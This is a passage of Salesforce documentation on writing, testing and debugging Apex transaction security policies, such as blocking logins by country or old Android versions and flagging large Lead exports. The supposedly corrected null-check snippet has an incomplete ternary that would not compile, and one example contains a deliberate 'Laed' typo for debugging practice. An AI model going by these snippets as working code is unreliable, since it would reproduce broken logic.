            // The policy is triggered when the CEO isn't using Safari on Mac OSX.
            if (!loginEvent.Platform.contains('Mac OSX') ||
                !loginEvent.Browser.contains('Safari')) {
                    return true;
                }
```

```
        }
        return false;
    }
}
```

Block Logins by Country

This policy blocks access by country.

Your organization has remote offices and a global presence but, due to international law, wants to restrict access to its Salesforce org.

This example builds a policy that blocks users logging in from North Korea. If users are in North Korea and use a corporate VPN, their VPN gateway would be in Singapore or the United States. They can log in successfully because Salesforce recognizes the VPN gateway and the internal U.S.-based company IP address.

```
global class CountryEventCondition implements TxnSecurity.EventCondition {
    public boolean evaluate(SObject event) {
        switch on event{
            when LoginEvent loginEvent {
                return evaluate(loginEvent);
            }
            when null {
                 return false;
            }
            when else{
                return false;
            }
        }
    }

    private boolean evaluate(LoginEvent loginEvent) {
        // Get the login's country.
        String country = String.valueOf(loginEvent.Country);

       // Trigger policy and block access for any user trying to log in from North Korea.

        if(country.equals('North Korea')) {
            return true;
        }
        return false;
    }
}
```

You can also restrict access to other values, like postal code or city.

Block an Operating System

This policy blocks access for anyone using an older version of the Android OS.

You're concerned about a specific mobile platform's vulnerabilities and its ability to capture screenshots and read data while accessing Salesforce. If the device is not running a security client, you could restrict access from device platforms that use operating systems with known vulnerabilities. This policy blocks devices using Android 5.0 and earlier.

```
global class AndroidEventCondition implements TxnSecurity.EventCondition {
    public boolean evaluate(SObject event) {
```

```
        switch on event{
            when LoginEvent loginEvent {
                return evaluate(loginEvent);
            }
            when null {
                 return false;
            }
            when else{
                return false;
            }
        }
    }

    private boolean evaluate(LoginEvent loginEvent) {
        String platform = loginEvent.Platform;
        // Block access from Android versions less than 5
        if (platform.contains('Android') && platform.compareTo('Android 5') < 0) {
            return true;
        }
        return false;
    }
}
```

SEE ALSO:

Apex Reference Guide: TxnSecurity.EventCondition Interface

Asynchronous Apex Example

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

When executing a transaction security policy, use an asynchronous Apex process to offload time-consuming operations, such as sending a notification email to an external recipient.

This example has two parts. First, you create an asynchronous Apex class that uses an event within the execute method to invoke a callout or a DML operation. Second, you create a transaction security policy and modify the Apex class to implement TxnSecurity.EventCondition and TxnSecurity.AsyncCondition.

TxnSecurity.AsyncCondition enqueues the asynchronous Apex process when you trigger the transaction security policy.

Note: Only DML operations and callouts are supported when you use asynchronous Apex with an enhanced transaction security policy.

Create Asynchronous Apex Class

In this section, you create an asynchronous Apex class that takes in an SObject. In this example, we use ApiEvent. Then you invoke a callout or a DML operation.

```
public class SimpleAsynchronousApex implements Queueable {
    private ApiEvent apiEvent;

    public SimpleAsynchronousApex(ApiEvent apiEvent) {
        this.apiEvent = apiEvent;
    }
```

```
    public void execute(QueueableContext context) {
        // Perform your callout to external validation service
        // or a DML operation
    }
}
```

Create Policy

In this section, you create the transaction security policy, which modifies the Apex class associated with the policy. Then you create the SimpleAsynchronousApex object, pass in the ApiEvent, and enqueue the job.

```
global class SimpleApiEventCondition implements TxnSecurity.EventCondition,
TxnSecurity.AsyncCondition {
    public boolean evaluate(SObject event) {
        // Cast SObject to an ApiEvent object
        ApiEvent apiEvent = (ApiEvent) event;
       SimpleAsynchronousApex simpleAsynchronousApex = new SimpleAsynchronousApex(apiEvent);

        System.enqueueJob(simpleAsynchronousApex);
        return false;
        // In a typical implementation may return true if it triggers an action
    }
}
```

SEE ALSO:

Apex Developer Guide: Queueable Apex

Apex Reference Guide: Apex Implementation Examples

Apex Developer Guide: Asynchronous Apex

Apex Developer Guide: Invoking Callouts Using Apex

Enhanced Transaction Security Apex Testing

Writing robust tests is an engineering best practice to ensure that your code does what you expect and to find errors before your users and customers do. It's even more important to write tests for your transaction security policy's Apex code because it executes during critical user actions in your Salesforce org. For example, a bug in your LoginEvent policy that's not caught during testing can result in locking your users out of your org, a situation best avoided.

Warning: Use API version 47.0 or later when writing Apex tests for enhanced transaction security policies.

When you test your Apex code by simulating a set of conditions, you are by definition writing unit tests. But writing unit tests isn't enough. Work with your business and security teams to understand all your use cases. Then create a comprehensive test plan that mimics your actual users' experience using test data in a sandbox environment. The test plan typically includes both manual testing and automated testing using external tools such as Selenium.

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Let's look at some sample unit tests to get you started. Here's the Apex policy that we want to test.

```
global class LeadExportEventCondition implements TxnSecurity.EventCondition {
    public boolean evaluate(SObject event) {
        switch on event{
            when ApiEvent apiEvent {
                return evaluate(apiEvent.QueriedEntities, apiEvent.RowsProcessed);
            }
            when ReportEvent reportEvent {
                return evaluate(reportEvent.QueriedEntities, reportEvent.RowsProcessed);
            }
            when ListViewEvent listViewEvent {
              return evaluate(listViewEvent.QueriedEntities, listViewEvent.RowsProcessed);

            }
            when null {
                 return false;
            }
            when else {
                return false;
            }
        }
    }

    private boolean evaluate(String queriedEntities, Decimal rowsProcessed){
        if (queriedEntities.contains('Lead') && rowsProcessed > 2000){
            return true;
        }
        return false;
    }
}
```

Plan and Write Tests

Before we start writing tests, let's outline the positive and negative use cases that our test plan covers.

Table 1: Positive Test Cases

If the `evaluate` method receives...	And ...	Then the `evaluate` method returns...
An ApiEvent object	The ApiEvent has `Lead` in its `QueriedEntities` field and a number greater than 2000 in its `RowsProcessed` field	true
A ReportEvent object	The ReportEvent has `Lead` in its `QueriedEntities` field and a number greater than 2000 in its `RowsProcessed` field	`true`
A ListViewEvent object	The ListViewEvent has `Lead` in its `QueriedEntities` field and a number	`true`

If the `evaluate` method receives...	And ...	Then the `evaluate` method returns...
	greater than 2000 in its `RowsProcessed` field	
Any event object	The event doesn't have `Lead` in its `QueriedEntities` field and has a number greater than 2000 in its `RowsProcessed` field	`false`
Any event object	The event has `Lead` in its `QueriedEntities` field and has a number less than or equal to 2000 in its `RowsProcessed` field	`false`
Any event object	The event doesn't have `Lead` in its `QueriedEntities` field and has a number less than or equal to 2000 in its `RowsProcessed` field	`false`

Table 2: Negative Test Cases

If the `evaluate` method receives...	And ...	Then the `evaluate` method returns...
A LoginEvent object	(no condition)	`false`
A null value	(no condition)	`false`
An ApiEvent object	The `QueriedEntities` field is null	`false`
A ReportEvent object	The `RowsProcessed` field is null	`false`

Here's the Apex testing code that implements all of these use cases.

```
/**
 * Tests for the LeadExportEventCondition class, to make sure that our Transaction Security
 Apex
 * logic handles events and event field values as expected.
 **/
 @isTest
 public class LeadExportEventConditionTest {

    /**
     * ------------ POSITIVE TEST CASES ------------
     ** /

     /**
      * Positive test case 1: If an ApiEvent has Lead as a queried entity and more than
2000 rows
      * processed, then the evaluate method of our policy's Apex should return true.
      **/
```

```
    static testMethod void testApiEventPositiveTestCase() {
        // set up our event and its field values
        ApiEvent testEvent = new ApiEvent();
        testEvent.QueriedEntities = 'Account, Lead';
        testEvent.RowsProcessed = 2001;

        // test that the Apex returns true for this event
        LeadExportEventCondition  eventCondition = new LeadExportEventCondition();
        System.assert(eventCondition.evaluate(testEvent));
    }

   /**
    * Positive test case 2: If a ReportEvent has Lead as a queried entity and more than
 2000 rows
    * processed, then the evaluate method of our policy's Apex should return true.
    **/
    static testMethod void testReportEventPositiveTestCase() {
        // set up our event and its field values
        ReportEvent testEvent = new ReportEvent();
        testEvent.QueriedEntities = 'Account, Lead';
        testEvent.RowsProcessed = 2001;

        // test that the Apex returns true for this event
        LeadExportEventCondition  eventCondition = new LeadExportEventCondition();
        System.assert(eventCondition.evaluate(testEvent));
    }

   /**
    * Positive test case 3: If a ListViewEvent has Lead as a queried entity and more
than 2000 rows
    * processed, then the evaluate method of our policy's Apex should return true.
    **/
    static testMethod void testListViewEventPositiveTestCase() {
        // set up our event and its field values
        ListViewEvent testEvent = new ListViewEvent();
        testEvent.QueriedEntities = 'Account, Lead';
        testEvent.RowsProcessed = 2001;

        // test that the Apex returns true for this event
        LeadExportEventCondition  eventCondition = new LeadExportEventCondition();
        System.assert(eventCondition.evaluate(testEvent));
    }

   /**
    * Positive test case 4: If an event does not have Lead as a queried entity and has
more
    * than 2000 rows processed, then the evaluate method of our policy's Apex
    * should return false.
    **/
    static testMethod void testOtherQueriedEntityPositiveTestCase() {
        // set up our event and its field values
        ApiEvent testEvent = new ApiEvent();
        testEvent.QueriedEntities = 'Account';
        testEvent.RowsProcessed = 2001;
```

```
        // test that the Apex returns false for this event
        LeadExportEventCondition  eventCondition = new LeadExportEventCondition();
        System.assertEquals(false, eventCondition.evaluate(testEvent));
    }

  /**
    * Positive test case 5: If an event has Lead as a queried entity and does not have

    * more than 2000 rows processed, then the evaluate method of our policy's Apex
    * should return false.
    **/
    static testMethod void testFewerRowsProcessedPositiveTestCase() {
        // set up our event and its field values
        ReportEvent testEvent = new ReportEvent();
        testEvent.QueriedEntities = 'Account, Lead';
        testEvent.RowsProcessed = 2000;

        // test that the Apex returns false for this event
        LeadExportEventCondition  eventCondition = new LeadExportEventCondition();
        System.assertEquals(false, eventCondition.evaluate(testEvent));
    }

  /**
    * Positive test case 6: If an event does not have Lead as a queried entity and does
 not have
    * more than 2000 rows processed, then the evaluate method of our policy's Apex
    * should return false.
    **/
    static testMethod void testNoConditionsMetPositiveTestCase() {
        // set up our event and its field values
        ListViewEvent testEvent = new ListViewEvent();
        testEvent.QueriedEntities = 'Account';
        testEvent.RowsProcessed = 2000;

        // test that the Apex returns false for this event
        LeadExportEventCondition  eventCondition = new LeadExportEventCondition();
        System.assertEquals(false, eventCondition.evaluate(testEvent));
    }

    /**
     * ------------ NEGATIVE TEST CASES ------------
     **/

   /**
    * Negative test case 1: If an event is a type other than ApiEvent, ReportEvent, or
ListViewEvent,
    * then the evaluate method of our policy's Apex should return false.
    **/
    static testMethod void testOtherEventObject() {
        LoginEvent loginEvent = new LoginEvent();
        LeadExportEventCondition  eventCondition = new LeadExportEventCondition();
        System.assertEquals(false, eventCondition.evaluate(loginEvent));
    }
```

```
     /**
      * Negative test case 2: If an event is null, then the evaluate method of our policy's

       * Apex should return false.
       **/
       static testMethod void testNullEventObject() {
           LeadExportEventCondition  eventCondition = new LeadExportEventCondition();
           System.assertEquals(false, eventCondition.evaluate(null));
       }

     /**
       * Negative test case 3: If an event has a null QueriedEntities value, then the
evaluate method
       * of our policy's Apex should return false.
       **/
       static testMethod void testNullQueriedEntities() {
           ApiEvent testEvent = new ApiEvent();
           testEvent.QueriedEntities = null;
           testEvent.RowsProcessed = 2001;

           LeadExportEventCondition  eventCondition = new LeadExportEventCondition();
           System.assertEquals(false, eventCondition.evaluate(testEvent));
       }

     /**
      * Negative test case 4: If an event has a null RowsProcessed value, then the evaluate
 method
       * of our policy's Apex should return false.
       **/
       static testMethod void testNullRowsProcessed() {
           ReportEvent testEvent = new ReportEvent();
           testEvent.QueriedEntities = 'Account, Lead';
           testEvent.RowsProcessed = null;

           LeadExportEventCondition  eventCondition = new LeadExportEventCondition();
           System.assertEquals(false, eventCondition.evaluate(testEvent));
       }
 }
```

Refine the Policy Code After Running the Tests

Let's say you run the tests and the `testNullQueriedEntities` test case fails with the error `System.NullPointerException: Attempt to de-reference a null object`. Great news, the tests identified an area of the transaction security policy that isn't checking for unexpected or null values. Because policies run during critical org operations, make sure that the policies fail gracefully if there's an error so that they don't block important functionality.

Here's how to update the `evaluate` method in the Apex class to handle those null values gracefully.

```
private boolean evaluate(String queriedEntities, Decimal rowsProcessed) {
    boolean containsLead = queriedEntities != null ? queriedEntities.contains('Lead')
    if (containsLead && rowsProcessed > 2000){
        return true;
    }
```

```
    return false;
}
```

We've changed the code so that before performing the `.contains` operation on the `queriedEntities` variable, we first check if the value is null. This change ensures that the code doesn't dereference a null object.

In general, when you encounter unexpected values or situations in your Apex code, you have two options. Determine what is best for your users when deciding which option to choose:

- Ignore the values or situation and return `false` so that the policy doesn't trigger.
- Fail-close the operation by returning `true`.

Advanced Example

Here's a more complex Apex policy that uses SOQL queries to get the profile of the user who is attempting to log in.

```
global class ProfileIdentityEventCondition implements TxnSecurity.EventCondition {

    // For these powerful profiles, let's prompt users to complete 2FA
    private Set<String> PROFILES_TO_MONITOR = new Set<String> {
        'System Administrator',
        'Custom Admin Profile'
    };

    public boolean evaluate(SObject event) {
        LoginEvent loginEvent = (LoginEvent) event;
        String userId = loginEvent.UserId;

        // get the Profile name from the current users profileId
        Profile profile = [SELECT Name FROM Profile WHERE Id IN
                    (SELECT profileId FROM User WHERE Id = :userId)];

        // check if the name of the Profile is one of the ones we want to monitor
        if (PROFILES_TO_MONITOR.contains(profile.Name)) {
            return true;
        }

        return false;
    }
 }
```

Here's our test plan for positive test cases:

- – If the user attempting to log in has the profile we're interested in monitoring, then the `evaluate` method returns `true`.
  – If the user attempting to log in doesn't have the profile we're interested in monitoring, then the `evaluate` method returns `false`.

And here's our plan for negative test cases:

- – If querying for the Profile object throws an exception, then the `evaluate` method returns `false`.
  – If querying for the Profile object returns null, then the `evaluate` method returns `false`.

Because every Salesforce user is always assigned a profile, there's no need to create a negative test for it. It's also not possible to create actual tests for the two negative test cases. We take care of them by updating the policy itself. But we explicitly list the use cases in our plan to make sure that we cover many different situations.

The positive test cases rely on the results of SQQL queries. To ensure that these queries execute correctly, we must also create some test data. Let's look at the test code.

```
/**
 * Tests for the ProfileIdentityEventCondition class, to make sure that our
 * Transaction Security Apex logic handles events and event field values as expected.
 **/
 @isTest
 public class ProfileIdentityEventConditionTest {

    /**
     * ------------ POSITIVE TEST CASES ------------
     ** /

     /**
      * Positive test case 1: Evaluate will return true when user has the "System
      * Administrator" profile.
      **/
      static testMethod void testUserWithSysAdminProfile() {
          // insert a User for our test which has the System Admin profile
          Profile profile = [SELECT Id FROM Profile WHERE Name='System Administrator'];
          assertOnProfile(profile.id, true);
      }

     /**
      * Positive test case 2: Evaluate will return true when the user has the "Custom
      * Admin Profile"
      **/
      static testMethod void testUserWithCustomProfile() {
          // insert a User for our test which has the System Admin profile
          Profile profile = [SELECT Id FROM Profile WHERE Name='Custom Admin Profile'];
          assertOnProfile(profile.id, true);
      }

     /**
      * Positive test case 3: Evalueate will return false when user doesn't have
      * a profile we're interested in. In this case we'll be using a profile called
      * 'Standard User'.
      **/
      static testMethod void testUserWithSomeProfile() {
          // insert a User for our test which has the System Admin profile
          Profile profile = [SELECT Id FROM Profile WHERE Name='Standard User'];
          assertOnProfile(profile.id, false);
      }

      /**
       * Helper to assert on different profiles.
       **/
      static void assertOnProfile(String profileId, boolean expected){
          User user = createUserWithProfile(profileId);
          insert user;

          // set up our event and its field values
          LoginEvent testEvent = new LoginEvent();
          testEvent.UserId = user.Id;
```

```
        // test that the Apex returns true for this event
        ProfileIdentityEventCondition  eventCondition = new
ProfileIdentityEventCondition();
        System.assertEquals(expected, eventCondition.evaluate(testEvent));
    }

    /**
     * Helper to create a user with the given profileId.
     **/
    static User createUserWithProfile(String profileId){
        // Usernames have to be unique.
        String username = 'ProfileIdentityEventCondition@Test.com';

        User user = new User(Alias = 'standt', Email='standarduser@testorg.com',
        EmailEncodingKey='UTF-8', LastName='Testing', LanguageLocaleKey='en_US',
        LocaleSidKey='en_US', ProfileId = profileId,
        TimeZoneSidKey='America/Los_Angeles', UserName=username);
        return user;
    }
}
```

Let's handle the two negative test cases by updating the transaction security policy code to check for exceptions or null results when querying the Profile object.

```
global class ProfileIdentityEventCondition implements TxnSecurity.EventCondition {

    // For these powerful profiles, let's prompt users to complete 2FA
    private Set<String> PROFILES_TO_MONITOR = new Set<String> {
        'System Administrator',
        'Custom Admin Profile'
    };

    public boolean evaluate(SObject event) {
        try{
            LoginEvent loginEvent = (LoginEvent) event;
            String userId = loginEvent.UserId;

            // get the Profile name from the current users profileId
            Profile profile = [SELECT Name FROM Profile WHERE Id IN
                        (SELECT profileId FROM User WHERE Id = :userId)];

            if (profile == null){
                return false;
            }

            // check if the name of the Profile is one of the ones we want to monitor
            if (PROFILES_TO_MONITOR.contains(profile.Name)) {
                return true;
            }
            return false;
        } catch(Exception ex){
            System.debug('Exception: ' + ex);
            return false;
        }
```

```
    }
}
```

Best Practices for Writing and Maintaining Enhanced Transaction Security Policies

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Transaction security policy management isn't always easy, especially when you have many policies. To make sure that your policies remain functional, write and maintain them using these best practices. Well-structured and tested policies keep your employees and customers connected, productive, and secure.

Writing Policies

Use these general guidelines as you write your policies.

Know your users

Do your users use features that work best with certain browsers? Do they rely on mobile devices in the field? Have features that your users regularly access changed? Think about what your users experience during their day-to-day work, and write your policies with those behaviors in mind. Remember: Policies prevent activities that are genuinely out of bounds, and they must not prevent users from completing core job tasks.

Know what's coming

To check whether the features that your users rely on change, read the Salesforce release notes. Feature changes can sometimes cause your policies to behave unexpectedly.

Know your environments

Use sandbox environments to your advantage. Run your policies in a sandbox under conditions similar to your production org. Let policies run for 24 hours to see how they work. Use this feedback to evaluate how your policy functions in the conditions it has to work under.

Know your policies

To avoid confusion and lighten your maintenance load, create only one policy per event. Schedule regular policy maintenance and reviews to make sure that you don't have policies that counteract one another. Check the Salesforce release notes for feature updates that might change the way your policies behave.

Use these guidelines if you write an Apex-based policy rather than use Condition Builder.

Know your code

If you have an Apex developer in your organization, work with the developer as you write your policy. By consulting with someone who knows the ins and outs of Apex, you can team up to write robust and reliable policies and tests. If you don't have access to an Apex expert, learn about Apex by taking the Apex Basics Trailhead module or studying the Apex Developer Guide.

Know your limits

Because Apex runs in a multi-tenant environment, the Apex runtime engine strictly enforces limits. Enforcing limits ensures that runaway Apex code or processes don't monopolize shared resources. If some Apex code exceeds a limit, the associated governor issues a runtime exception that cannot be handled. Limits vary based on the event that the policy is based on. Construct your policies with these limits in mind. Read more about Apex Governors and Limits.

Testing Policies

Testing policies is the best way to make sure that you're crafting the right solution for your organization and your users.

- Try out your policies in a sandbox. Then deploy your security policy in a production org when you're certain your policy works.

- If you make far-reaching changes in your org, retest your policies to make sure that they are compatible with the changes you made. For example, if you create a workflow for field employees that generates a report, check all report event policies that could be affected.
- If your policy is Apex-based, follow Apex testing best practices.
- Run data silo tests. These tests run faster, produce easy-to-diagnose failures, and are more reliable.

Troubleshooting

Something is wrong with my policy. Where do I start?

Use the error message that your policy creates as a starting point. Check the Apex Developer Guide for advice on the error category.

My policy shuts down before it executes.

Policies don't execute if they take too long to perform all their actions. Streamline your policy, and make sure that it's within the metering limit.

I have multiple policies for the same event. What do I do?

In general, make only as many policies as you can manage and maintain. There's no limit on the number of policies you can create, but not all policies trigger. Policies are prioritized, and trigger in this order: block the operation, require multi-factor authentication, no action. If you have multiple policies for the same event, not all of those policies trigger. For example, let's say you have two policies for one event, but one policy blocks the operation and the second is set to require multi-factor authentication. The policy that blocks the user executes first and if it triggers, the other policy doesn't execute.

My policy isn't working. How do I debug it?

First, disable the policy and move it to a sandbox. You don't want a broken policy to cause problems for your colleagues or customers while you troubleshoot. Then evaluate whether the issue is with your policy settings or the Apex code if your policy is Apex-based.

- If you think your settings are the source of the problem, evaluate the policy's conditions and actions in your sandbox. Adjust the policy's settings, and test for the behaviors you want.
- If you suspect that the problem is with your Apex code, you can debug Apex using the Developer Console and debug logs.

I can't turn off my policy, and it's blocking my users in production. What do I do?

Check for known issues documented in Knowledge Articles or Known Issues. These resources explain issues that other customers experienced, along with functional workarounds. If that doesn't work, contact Salesforce.

Enhanced Transaction Security Metering

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Transaction Security uses resource metering to help prevent malicious or unintentional monopolization of shared, multi-tenant platform resources. Metering prevents transaction security policy evaluations from using too many resources and adversely affecting your Salesforce org.

Salesforce meters transaction security policies for uniform resource use. If a policy request can't be handled within three seconds, a fail-close behavior occurs, and access is blocked. Transaction Security implements metering by limiting policy execution. If the elapsed execution time exceeds three seconds, the user's request is denied.

Here's an example of how metering works. Let's say your org has four LoginEvent policies set up with a notification action. A user triggers every policy. The first three execute within three seconds, but the final policy exceeds the three-second limit. Transaction Security stops processing the policies and fails closed, blocking the user's login request. Because the policy evaluations didn't finish, a notification isn't sent.

Bypass Metering-Related Blocking

Legitimate long-running processes, such as bulk API calls, can cause transaction security policy requests to take more than the allotted time. In these cases, metering initiates and blocks the user's action.

If you encounter this situation regularly, you can prevent metering from blocking user actions with the `bypassMeteringBlock` field on the EventSetting metadata type. If all your transaction security policies specify no action, metering doesn't block user operations. If metering occurs, policy notifications aren't sent. Policies with block actions still block when triggered.

SEE ALSO:

Metadata API Developer Guide: EventSettings

Exempt Users from Transaction Security Policies

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

If you have transaction security policies that work well for most users, but not all, you can assign specific users the Exempt from Transaction Security user permission. Assign this permission only when transaction security policy metering regularly blocks business-critical actions. For example, assign it to users who make bulk or automated bulk API calls. You can assign this user permission to integration users or admins responsible for transaction security policies who you don't want to get blocked.

Note: The Exempt from Transaction Security user permission doesn't apply to the LoginEvent type. Transaction Security policies can't check a user permission until after the user logs in.

1. Do one of the following:
   a. From Setup, in the Quick Find box, enter *`Permission Sets`*, and then select **Permission Sets**.
   b. From Setup, in the Quick Find box, enter *`Profiles`*, and then select **Profiles**.
2. Select a permission set or profile.
3. Depending on whether you're using permission sets or profiles, do one of the following:
   a. In permission sets or the enhanced profile user interface, select a permission. In the Find Settings dialog box, enter *`Exempt from Transaction Security`*. Click **Edit**, select the option, and click **Save**.
   b. In the original profile user interface, select a profile name, and then click **Edit**. Select **Exempt from Transaction Security**. Click **Save**.

Test and Troubleshoot Your New Enhanced Policy

If your enhanced transaction security policy isn't behaving as you expect, check out these testing and troubleshooting tips to diagnose the problem.

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Test in a Sandbox

Always test a new policy in a sandbox before deploying it to production. While in your sandbox, create and enable the policy, and then try different actions to test whether it's executing as you expect.

For example, if you want your ReportEvent policy to block all report exports on leads, try different report operations to ensure that they're being blocked. For example:

- Run standard reports on leads.
- Create a custom report type on leads, and run reports that use that type.
- Execute report REST API queries on leads.

Check Your Policy Conditions

If your policy isn't working as you expect, it's possible that you added the wrong conditions. Event Manager is a great tool to troubleshoot policy conditions. When you enable storage or streaming for your event from the Event Manager UI, you can examine the field values for real events in your org. You can then compare these actual values with the values that you expect and see if they match.

For example, let's say you create a ReportEvent policy with the condition "QueriedEntities equals Lead." You then run a custom report type in your org that contains Lead objects. You expect the policy to trigger, but it doesn't. Try these steps to find the problem.

1. Enable storage for ReportEvent in Event Manager to view a history of the ReportEvents in your org.
2. Run your custom report type again so that a ReportEvent entry is stored.
3. From an API client such as Postman, query your ReportEvent event objects, and find the entry that corresponds to this recent run of the custom report type.
4. Check the value of the `QueriedEntities` field. Is it what you expected? If it isn't, change your condition. For example, if your custom report type is on more than just leads, the value of `QueriedEntities` is something like `Lead, Campaign, MyCustomObject__c`. In this case, change your policy condition to be "QueriedEntities *contains* Lead."

Add Automated Apex Tests

Automated Apex tests are a good way to find typos, logical flaws, and regressions in the Apex code for your new enhanced policy. In general, it's a best practice to write automated tests early in the development cycle. Testing ensures that you fix malfunctioning policies before they negatively affect your production users.

For example, the Lead Data Export Apex class contains a typo so that the condition tests for `Laed` instead of `Lead`. When you execute this Apex test, it fails, so you know that something is wrong.

```
/**
 * Tests for the LeadExportEventCondition class, to make sure that our Transaction Security
 Apex
 * logic handles events and event field values as expected.
 **/
 @isTest
 public class LeadExportEventConditionTest {

     /**
```

```
    * Test Case 1: If an ApiEvent has Lead as a queried entity and more than 2000 rows

    * processed, then the evaluate method of our policy's Apex should return true.
    **/
    static testMethod void testApiEventPositiveTestCase() {
        // set up our event and its field values
        ApiEvent testEvent = new ApiEvent();
        testEvent.QueriedEntities = 'Account, Lead';
        testEvent.RowsProcessed = 2001;

        // test that the Apex returns true for this event
        LeadExportEventCondition  eventCondition = new LeadExportEventCondition();
        System.assert(eventCondition.evaluate(testEvent));
    }

}
```

Add Apex Debug Logs


After creating and running Apex tests, you now know there's a problem in your Apex code, but you don't know what it is. Apex debug logs help you gain visibility into what your Apex class is doing so that you can fix the issue.

Let's update the Apex code for the enhanced Lead Data Export policy that currently has the unfortunate `Laed` typo with some `System.debug()` statements.


```
global class LeadExportEventCondition implements TxnSecurity.EventCondition {
    public boolean evaluate(SObject event) {
        switch on event{
            when ApiEvent apiEvent {
                System.debug('Evaluating an ApiEvent');
                return evaluate(apiEvent.QueriedEntities, apiEvent.RowsProcessed);
            }
            when ReportEvent reportEvent {
                System.debug('Evaluating a ReportEvent');
                return evaluate(reportEvent.QueriedEntities, reportEvent.RowsProcessed);
            }
            when null {
                System.debug('Evaluating null');
                return false;
            }
            when else {
                System.debug('Evaluating another event type: ' + event);
                return false;
            }
        }
    }

    private boolean evaluate(String queriedEntities, Decimal rowsProcessed){
        // pulling out our 2 conditions into variables
        // so that we can also use them for logging!
        boolean containsLead = queriedEntities.contains('Laed');
        boolean moreThan2000 = rowsProcessed > 2000;

        System.debug('Contains Lead? ' + containsLead);
```

```
        System.debug('More than 2000 rows? ' + moreThan2000);

        if (containsLead && moreThan2000){
            return true;
        }
        return false;
    }
}
```

Rerun the Apex test from the Developer Console, and view the debug logs that your Apex code generated. This example shows that the `QueriedEntities` field of the recent event doesn't contain a Lead. The highlighted debug log pinpoints the condition that didn't evaluate correctly. Now it's easy to examine your Apex code and find the typo.



